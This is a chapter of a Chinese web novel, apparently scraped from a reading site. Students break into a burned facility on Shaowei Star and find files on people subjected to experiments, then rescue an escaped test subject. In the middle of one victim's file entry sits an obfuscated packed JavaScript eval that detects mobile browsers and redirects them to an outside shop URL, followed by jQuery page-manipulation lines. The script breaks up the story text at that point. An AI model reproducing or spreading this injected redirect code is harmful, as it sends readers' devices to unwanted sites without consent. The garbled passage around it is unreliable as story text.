39. 找到红猫
作品:《今天也在努力活着》 【假如一切重新来过,你还会做出相同的决定吗?】
“谁!这在装神弄鬼?”容凌怒斥。
回应他的是沉默。
“喵~”
一声熟悉的猫叫声。
容凌呼吸一窒,暴怒遏制在喉中。他缓缓转身,不出所料,他此刻正站在少微星的停舶港。
那只刻在他记忆深处的黑猫在不远处端坐,优雅地舔毛。
漆黑的猫眼里倒映着他的模样,幽深的瞳孔仿佛一个黑洞,将他吞噬。
容凌眼中场景迅速变化。他坐在熟悉的椅子上,房间内光线晦暗不明,一地狼藉。
“不要难过,还有我在。”
容凌呆楞转身,脸上滑落的泪水被柔软温热的肉垫拂去,肩上的重量很轻,只能感受到几只猫脚的触感。
感受到脸颊的温热离去,他下意识伸出手想要握住,却硬生生停在半空。
他没有错,容家的人不会做错任何事!
容凌冷漠、大力推开肩上的黑猫,猫儿小小的身子直直跌落。
地面化作碎影,万千碎片如浮光掠过。
容凌身着完备的防护服,在煞白的实验室内受众人簇拥。
他冷冷仰视前方空中的圆形容器,里面的猫儿包裹在一层淡黄色薄膜中,疯狂挣扎。
不久,它尖锐的尖爪消散,油亮的皮毛掉落,肌理胜血。它再没了往日的自在轻盈模样。
容凌不发一语离开。它浑黄的眼珠早已看不清,但还是认出了那个背影。
它不舍……希望他高兴。
……梦醒了。
一滴冷泪蔓延,落到深灰色枕头上,洇出更深色。
容凌坐起,看着指尖泪滴的晶莹,用指腹狠狠抹去。
他从不后悔。
———
波莉打开金属筒子,倒出与面前大门如出一辙的深黑色钥匙。
钥匙嵌入门体,严丝合缝,浑然一体。
下一秒,地面传来震动,地面石子不停跳动。
众人稳住身形,屏息以待。
雾中,原本只有一人高的门拔升。震感停止时,在他们面前的是足有八米高的黑色大门。随着厚重的摩擦声响起,门扉缓缓打开,露出里面的漆黑。
「我的天,这是啥门啊还可以从地底长出来?」
「这貌似是……髓银宿铁吧,黑成这样的材质真不多见。」
「髓银宿铁不在星海公库里吗?我前段时间还去参观过。」
阿尔维德上前,手指抹过门体,轻嗤,“少微星,还真是深藏不露。”
原本以为一人高的门就是它的全部了,结果……
安丑傻傻看着,嘴里不自觉念叨:“……这么大,怕不是把星海公库里的髓银宿铁都搬来了……”
钟榆垂下眼,握住右手手腕,平息阵阵袭来的痛感。
刚才对付追兵用力过度,右手手套下的皮肤已如蛛网般裂开,血液漫流,治愈相态也无法愈合。
“小榆?进去了。”严汀雨提醒道。
钟榆点头,迈步跟上。
身后的周易之盯着钟榆背影,若有所思。
门内一片死寂。
莱奥纳调动火系相态点燃廊柱,火光瞬间顺延传递,廊柱根根亮起照亮黑暗。
门内建筑呈圆形,一圈平台延伸数米,平台之下是烧焦的百阶阶梯。
依靠廊柱中的火光无法看清数十米的地下。
周易之几人落在后面,刚走到大门处就被一道紫色电光拦下。
叶星阑懒懒靠在黑色墙壁上,面容冷峻,指尖电蛇攒动。
周易之停下脚步,凝视地面。
钟榆几人当时处在乌里亚外围,相态力与空气接触会发生爆炸。而现在,核心区域,似乎并不会。
牧承和烛七也意识到这一点,防御姿态初现。
叶星阑欲上前一步,手臂被人拽住。
他略带怒气回头,是聿暮雪。他不解。
聿暮雪只道:“你们先走。”
听到这句,周易之手中凝聚的相态力不减,对峙良久,确定了他们确实不在此时挑事才收手。
等联校几人走后,叶星阑甩开手。
见好友脸色不虞,布莱恩轻拍他肩膀,一切尽在不言中。
钟榆一进门,浓烈的焦味涌入鼻腔,引人发呛。
其他军校的大部分人都下去探索地下区域了。
钟榆环顾一周,地面平台上还有几个房间,炸的焦黑,全是废墟。
她正准备踏上楼梯时,左后方传来异响。
前面的严汀雨和边栀见她许久未跟上回过头喊她,“怎么了?”
异响还在持续。
钟榆朝下招手,同时向声源处走去。
异响一步一步将她引入房内,钟榆左手背在身后,迈出的每一脚都格外小心。
身后脚步声临近,钟榆抬起右手示意两人安静。
严汀雨边栀对视一眼,放轻脚步。
异响源自房间内右侧的墙角,墙壁漆黑,看不出原本样貌。
钟榆幻化长剑,剑尖轻挑,刚接触那块墙皮竟整块掉落,露出里面完好无损的保险箱。
见此情景三人皆是一愣。
钟榆蹲下身,下意识用右手去碰,手套已经包裹不住里面肆流血液,一滴一滴滴落,在地上溅出几朵血花。
“小榆你的手。”边栀惊呼。
钟榆这才注意到血一直在流,她不自然地甩了甩疼到失去感觉的右手,一滴血飞溅到保险箱上。
这样下去也不行,钟榆索性撕下手套,右手的裂隙像拼合的碎裂瓷片。
“怎么会这样?”
“你怎么搞的?”
严汀雨和安丑的声音重合。
周易之四人不知何时出现在门口。
钟榆一副大惊小怪的样子,“又不是什么很严重的伤,你们和聿暮雪他们的事解决了?”“也不算解决吧,只能说暂时搁置。”安丑道。
“是跟拍卖会的人交手伤的?”周易之掠过几人上前,手里递来一瓶伤药。
他一路沿着血迹找来,想来这伤无法用治愈相态治疗。
边栀接过,小心翼翼地帮钟榆抹药,生怕弄疼她。
见她这副模样钟榆道:“不疼的,你放心抹。”
每次用力过度右手都会这样,钟榆早就习惯了,平时不动它过个好几天自己就好了,倒也不费心。
聿暮雪隐匿在门边,神情暗暗。一阵风吹过,送不出去的SPC端正地摆放在窗台上,人已消失不见。
在几人交谈时,保险箱上的血液消失殆尽,内部齿轮缓慢转动,外面的人只听到“咔哒”的解锁声。
牧承上前细细探查,“奇怪,爆炸都炸不坏的东西怎么就无缘无故地打开了?”
“里面有什么?”钟榆问。
牧承伸手拿出厚厚一叠纸质资料,分给众人。
正好药涂完了,钟榆道了谢,接过资料,纸上熟悉的脸让她错愕。
姓名:李郭
年龄:35岁
职位:少微星艾尔德文区行政管事
是否觉醒:否
系统内部评级:可参与实验
背景:出生于少微星和里老街-上街,体制内底层家庭。父母均于少微星经济转型关键期意外去世。从档案室见习员一路晋升,晋升关键节点均与配合处理敏感事务直接相关
心理与行为侧写:外在极度谦卑、服从,是完美体制人。内在被深度恐惧驱动,害怕失去现有位置,对体制产生斯德哥尔摩综合症候式的依赖,通过完成一切指令来确定自身价值
实验结果:成功
看完久久不能回神。
那位卑微到了尘埃里的管事,也是加害者。
资料被抽走,钟榆手心一空,听到周易之讽刺的声音:“你早该想到的,对这种人不需要浪费感情。”
那张纸也随着他的话飘落在污脏的地上。
钟榆继续翻看资料。
姓名:芬恩·凯勒
年龄:22岁
职位:无
是否觉醒:是,精神力等级:C7
系统内部评估:契合度高
母星:烬尘星
背景:出身于星球最后一座将熄的熔炉城市,是四口之家里唯一的幸存者,渡来少微星谋生
心理与行为侧写:内心麻木,了无生机
实验结果:成功
姓名:苏茜·玛菈;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17050380|191174||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
年龄:15岁
职位:无
是否觉醒:是,精神力等级:D1
系统内部评估:契合度中
母星:丰饶三号背景:父母为低等契约农奴,欠下巨债,被父母卖出还债
心理与行为侧写:内心单纯,抱有幻想
实验结果:失败,已死亡
……阿米尔、劳拉、小虫……
全都是低等星人,或自愿或被迫来到、途经少微星港口,就再也出不去。不大的房间内被沉默淹没。
严汀雨死死捏着手中的纸张,身体紧绷,牙关紧咬。
钟榆按住他的手臂,瞥见那张纸上是一个长相甜美的小女孩,名叫西尔芙,来自CX445星。
那也是严汀雨的母星。
……
突然,房间内光线变化,沉重的声音再次响起。
烛七一个箭步出门,“大门关了。”
钟榆蓦地抬头,她的相态力在地底波动,身形一瞬消失。
“钟榆……”周易之几人马上追去。
地底,苏木连滚带爬躲避地上空中的障碍物,身上青一块紫一块,手上无数的深紫色针口分外显眼。
他喘着粗气,赤脚全力奔跑,时不时回头看天上飞的地上追的机器人,躲避攻击。
倏地,他的脚步慢下了,眼前是一条绝路。上面是将近百米的墙壁。
苏木一步步后退,单薄的白色实验服挂在身上,满是口子。
“哔——找到C2984号,启动歼灭模式。”
一束束灯光打到苏木身上,他颤抖闭上眼,瘦骨嶙峋的手臂遮在身前,迎接死亡。
“砰——!”灰尘四起,强大的能量余波吹得他不禁后退。
“钟榆,你的手还没好!”严汀雨追在后面大吼。
是恩人!苏木心里憋了好久的感情像泄闸般涌出,他扑通跪在地上,泪流满面。
“恩人……”
“怎么又跪下了?”钟榆皱眉,“你怎么会在儿?”
苏木拿袖子抹了两把眼泪,抽噎地讲起事情经过。那天他离开和里老街后,心情很好,想着去B6街道买林子最喜欢的枣糕,等林子回来发现一定会很高兴。
天色渐晚,苏木一路疾走,赶在摊主收摊前买下了最后一个桂花枣糕。
他将枣糕放在怀里,走出B6街时听到了不远处建筑内的争吵。
听墙角这事对他来说轻车熟路,毕竟情报可能卖出一手好价。
他猫着身体找了处灌木丛掩体,聚精会神地听。
“药物代谢道速度比预计快……容大人是不想我们活了。”一道男声响起,带着压抑的恐慌和居高临下。
“……我们……原本只有我的……”另一道声音隔了许久才出现,语气尖刻。
“你该感谢我才是,若不是我,就凭你当初做的那些破事早就是一捧黄土了!”
“哈哈哈哈哈哈哈乔平,你也好不到哪儿去,你做的好事可不少,谁知不是被灭口的?”声量陡然拔高。
“哼!此番争执毫无意义,只要你还想活着,只要你还放不下手中的权力……你就得像狗一样去摇尾乞怜……”
苏木听得脸皱成一团,影子虽然隔着窗帘,但分明只有一道。
乔平这个名字很耳熟,是……是三年前爆炸案死的那位管事!
意识到这点,苏木脸一下刷白,胸口的枣糕烫的心脏疼。他不能被发现,一旦被发现就会没命,快走!
苏木转身,!一张朴素无奇的脸凭空出现在身后,冷冷地、像毒蛇般注视着他。
苏木腿一软坐在地上,心里只有三个字:他完了。
“之后、之后他就把我带到这儿,把我绑在试验台上抽血……”苏木目光惊恐,身体止不住地抖。
“你说,那个人喊了一声乔平?”聿暮雪站在高处,嗓音清冷富有穿透力。
声音隔得挺远,苏木顿了一秒肯定道:“没错!我的听力是听墙角练出来的,绝对没有听错,他说的就是乔平!”
苏木说的坦荡,还挺自豪。
聿暮雪懂了,低头凝视手中从李郭办公室里带出的SPC,这就是两人一体双魂的“药”。